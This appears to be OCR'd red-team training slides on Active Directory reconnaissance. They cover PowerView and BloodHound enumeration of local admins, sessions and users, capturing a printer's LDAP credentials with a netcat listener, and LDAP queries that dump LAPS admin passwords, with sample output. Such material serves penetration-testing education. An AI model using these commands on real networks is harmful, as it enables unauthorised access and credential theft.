
PowerView can be used to retrieve list of local groups and users that possess local administrative privileges

```
PS> Get-NetComputer | Get-NetLocalGroup
```

This command will retrieve the list of computers and then connect to each of them asking for groups. This relies on the `NetLocalGroupGetMembers` API


Internal Reconnaissance

User granted with local administrator privileges



```
ComputerName : SECRETHOST.local
AccountName  : MYSITE/god
IsDomain     : True
IsGroup      : False
SID          : S-1-5-21-142042000-781976021-1318725885-1883
Description  :
Disabled     :
LastLogin    : 11/12/2019 2:44:38 PM
PwdLastSet   :
PwdExpired   :
UserFlags    :
```

Group granting local administrative privileges



```
ComputerName : SECRETHOST.local
AccountName  : MYSITE/Domain Admins
IsDomain     : True
IsGroup      : True
SID          : S-1-5-21-142042000-781976021-1318725885-46104
Description  :
Disabled     :
LastLogin    :
PwdLastSet   :
PwdExpired   :
UserFlags    :
```

Internal Reconnaissance

The previous command will generate the output and can easily be used to search through it offline. It doesn't drop file on the target system

This command may take a while to run

Internal Reconnaissance

The same concept can be used to find hosts where the current users are granted with local administrative privileges

`Find-LocalAdminAccess`

The downside of this command is that it is perform pretty much the same as `GetComputer + Get-NetLocalGroup + Invoke-CheckLocalAdminAccess` on all systems but you don't get the output

Meaning that every time you want to hunt a user, you will perform the same action

Internal Reconnaissance

FOR EXAMPLE: POWERVIEW CAN BE USED TO LIST ACTIVE SESSIONS

```
PS> GET-NETCOMPUTER | GET-NETSESSION
```


THIS COMMAND WILL RETRIEVE THE LIST OF COMPUTERS AND THEN CONNECT TO EACH OF THEM ASKING FOR SESSION. THIS RELIES ON THE **NETSESSIONENUM** API

[illegible]

Internal Reconnaissance

PowerView offers several cmdlets that may be quite useful

SharpView offers the same kind of features



```
Get-NetDomain               -   gets the name of the current user's domain
Get-NetForest               -   gets the forest associated with the current user's domain
Get-NetForestDomain         -   gets all domains for the current forest
Get-NetDomainController     -   gets the domain controllers for the current computer's domain
Get-NetUser                 -   returns all user objects, or the user specified (wildcard specifiable)
Add-NetUser                 -   adds a local or domain user
Get-NetComputer             -   gets a list of all current servers in the domain
Get-NetPrinter              -   gets an array of all current computers objects in a domain
Get-NetOU                   -   gets data for domain organization units
Get-NetSite                 -   gets current sites in a domain
Get-NetSubnet               -   gets registered subnets for a domain
Get-NetGroup                -   gets a list of all current groups in a domain
Get-NetGroupMember          -   gets a list of all current users in a specified domain group
Get-NetLocalGroup           -   gets the members of a localgroup on a remote host or hosts
Add-NetGroupUser            -   adds a local or domain user to a local or domain group
Get-NetFileServer           -   get a list of file servers used by current domain users
Get-DFSshare                -   gets a list of all distribute file system shares on a domain
Get-NetShare                -   gets share information for a specified server
Get-NetLoggedon             -   gets users actively logged onto a specified server
Get-NetSession              -   gets active sessions on a specified server
Get-NetRDPSession           -   gets active RDP sessions for a specified server (like qwinsta)
Get-NetProcess              -   gets the remote processes and owners on a remote server
Get-UserEvent               -   returns logon or TGT events from the event log for a specified host
Get-ADObject                -   takes a domain SID and returns the user, group, or computer
                                object associated with it
Set-ADObject                -   takes a SID, name, or SamAccountName to query for a specified
                                domain object, and then sets a specified 'PropertyName' to a
                                specified 'PropertyValue'
```

Internal Reconnaissance

BloodHound offers the same kind of features, and the output (JSON) can be linked in a neo4js system to perform query efficiently

The downside is that the json is generated on the client and it will **DROP FILES** on the targets

The JSON processing is also time consuming in an average network; the task will take at least 4 hours to complete


Internal Reconnaissance

Once you have Domain Admins credentials, you can also hunt user's computer

Let say the intranet says that the owner of the SuperDatabase is managed by John Smith

You can search John Smith `samaccountname` using:

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Search-FullNameToSamAccount.ps1




```
Search-FullNameToSamAccount -filter "Charles Hamilton"
```

Internal Reconnaissance

Once you have the `samaccountname`, you can query logon events across DCs and find his workstation:

https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Search-EventForUser.ps1

You can search across DCs using **–FindDC** True or force a single host using **–ComputerName** name




```
PS C:\Users\charles.hamilton\Desktop\tools\RedTeamPowershellScripts\scripts> Search-EventForUser -TargetUser charles.hamilton -FindDC True
[+] Enumerating all the DCs
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted]-calon.mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
[+] DC found:          [redacted].mysite.com
```


Internal Reconnaissance

Hunting for easy targets

Printers with default credentials



```
PS C:\Users\charles.hamilton> Get-WmiObject -class Win32_printer | ft name,location

name                        location
----                        --------
Send To OneNote 2016
Microsoft Print to PDF
Fax
Brother MFC-6490CW Printer http://192.168.2.20:80/WebServices/Device
```




```
C:\Users\charles.hamilton>wmic printer get name, location
Location                                      Name
                                              Send To OneNote 2016
                                              Microsoft Print to PDF
                                              Fax
http://192.168.2.20:80/WebServices/Device  Brother MFC-6490CW Printer
```

These printers may also have LDAP configured and expose a more privileged account

[illegible]

Internal Reconnaissance

Simply change the LDAP server and wait for the credentials to be sent in clear



Backup Host Name : Port


LDAP Server: ADS

Optional Information

Search Directory Root: DC=

Login Credentials to Access LDAP Server
- None
- Logged in User

Login Name: \scservice



```
root@[redacted] :[redacted] # nc -lvp 389
listening on [any] 389 ...
10.48.4.48: inverse host lookup failed: Unknown host
connect to [10.48.4.117] from (UNKNOWN) [10.48.4.48] 46204
    \scservice  Y[redacted]
```

[illegible]

Exercise
Dump user information

Internal Reconnaissance

Managed By can grant local admin without a group

(objectCategory=user)(objectClass=user)(distinguishedName=%managedBy%)

Classic user attributes

(&(objectClass=user))
name,givenname,displayname,samaccountname,adspath,distinguishedname,memberof,ou,mail,proxyaddresses,lastlogon,pwdlastset,mobile,street,userpassword


[illegible]

Internal Reconnaissance

LAPS password

(&(objectClass=computer))

ms-mcs-AdmPwd



```
C:\Users\chamilton\Desktop>ADHunt.exe DumpComputer RINGZER0 rzdc
Connecting to: LDAP://RINGZER0
Querying:      (&(objectClass=computer)(name=*rzdc))
name                      : RZDC
ms-Mcs-admPwd             : hh6Hh6XuWk-&27
displayname               :
operatingsystem           : Windows Server 2016 Essentials
description               :
adspath                   : LDAP://RINGZER0/CN=RZDC,OU=Domain Controllers,DC=RINGZER0,DC=local
objectsid                 : S-1-5-21-215534169-2845977585-271281369-1002
```

Classic computer attributes

(&(objectClass=computer))
name,displayname,operatingsystem,description,adspath,objectcategory,serviceprincipalname,distinguishedname,cn,lastlogon,managedby,managedobjects

Internal Reconnaissance

Classic group attributes

```
(&(objectClass=group))
name,adspath,distinguishedname,member,memberof
```

Internal Reconnaissance

Classic password settings attributes

(&(objectClass=msDS-PasswordSettings))
name,distinguishedName,msDS-MinimumPasswordLength,msDS-PasswordHistoryLength,msDS-PasswordComplexityEnabled,msDS-PasswordReversibleEncryptionEnabled,msDS-LockoutThreshold,msDS-PasswordSettingsPrecedence

Internal Reconnaissance

Classic SPN query

(&(objectcategory=computer)(servicePrincipalName=*))

Internal Reconnaissance

Nothing useful yet?

Enumerate shares you have access to using PowerView, SharpView or C#

Invoke-ShareFinder

Finds (non-standard) shares on hosts in the local domain

Invoke-FileFinder

Finds potentially sensitive files on hosts in the local domain

[illegible]

Internal Reconnaissance

Still nothing?

Check domain trust: you may have bidirectional trust between your domain and other domains

These domains may expose interesting computers. Time to do the reconnaissance again on the other domain

[illegible]

Internal Reconnaissance

Still out of luck?


Hunt for potentially vulnerable OS. Active Directory does have an operation system attribute

The C# utility can dump the information about all of the computers

https://github.com/Mr-Un1k0d3r/RedTeamCSharpScripts

This can be run via execute-assembly too

Internal Reconnaissance




```
Usage: ldaputility.exe options domain [arguments]

ldaputility.exe Set
ldaputility.exe DumpLocalAdmin RingZer0 *optional*computername
ldaputility.exe DumpLocalGroup RingZer0 *optional*computername
ldaputility.exe CheckAdmin RingZer0 *optional*computername
ldaputility.exe DumpTrust RingZer0
ldaputility.exe DumpAllUsers RingZer0
ldaputility.exe DumpUser RingZer0 mr.un1k0d3r
ldaputility.exe DumpUsersEmail RingZer0
ldaputility.exe DumpAllComputers RingZer0
ldaputility.exe DumpComputer RingZer0 DC01
ldaputility.exe DumpAllGroups RingZer0
ldaputility.exe DumpGroup RingZer0 "Domain Admins"
ldaputility.exe DumpPasswordPolicy RingZer0
ldaputility.exe DumpPwdLastSet RingZer0
ldaputility.exe DumpLastLogon RingZer0
ldaputility.exe CheckManaged RingZer0
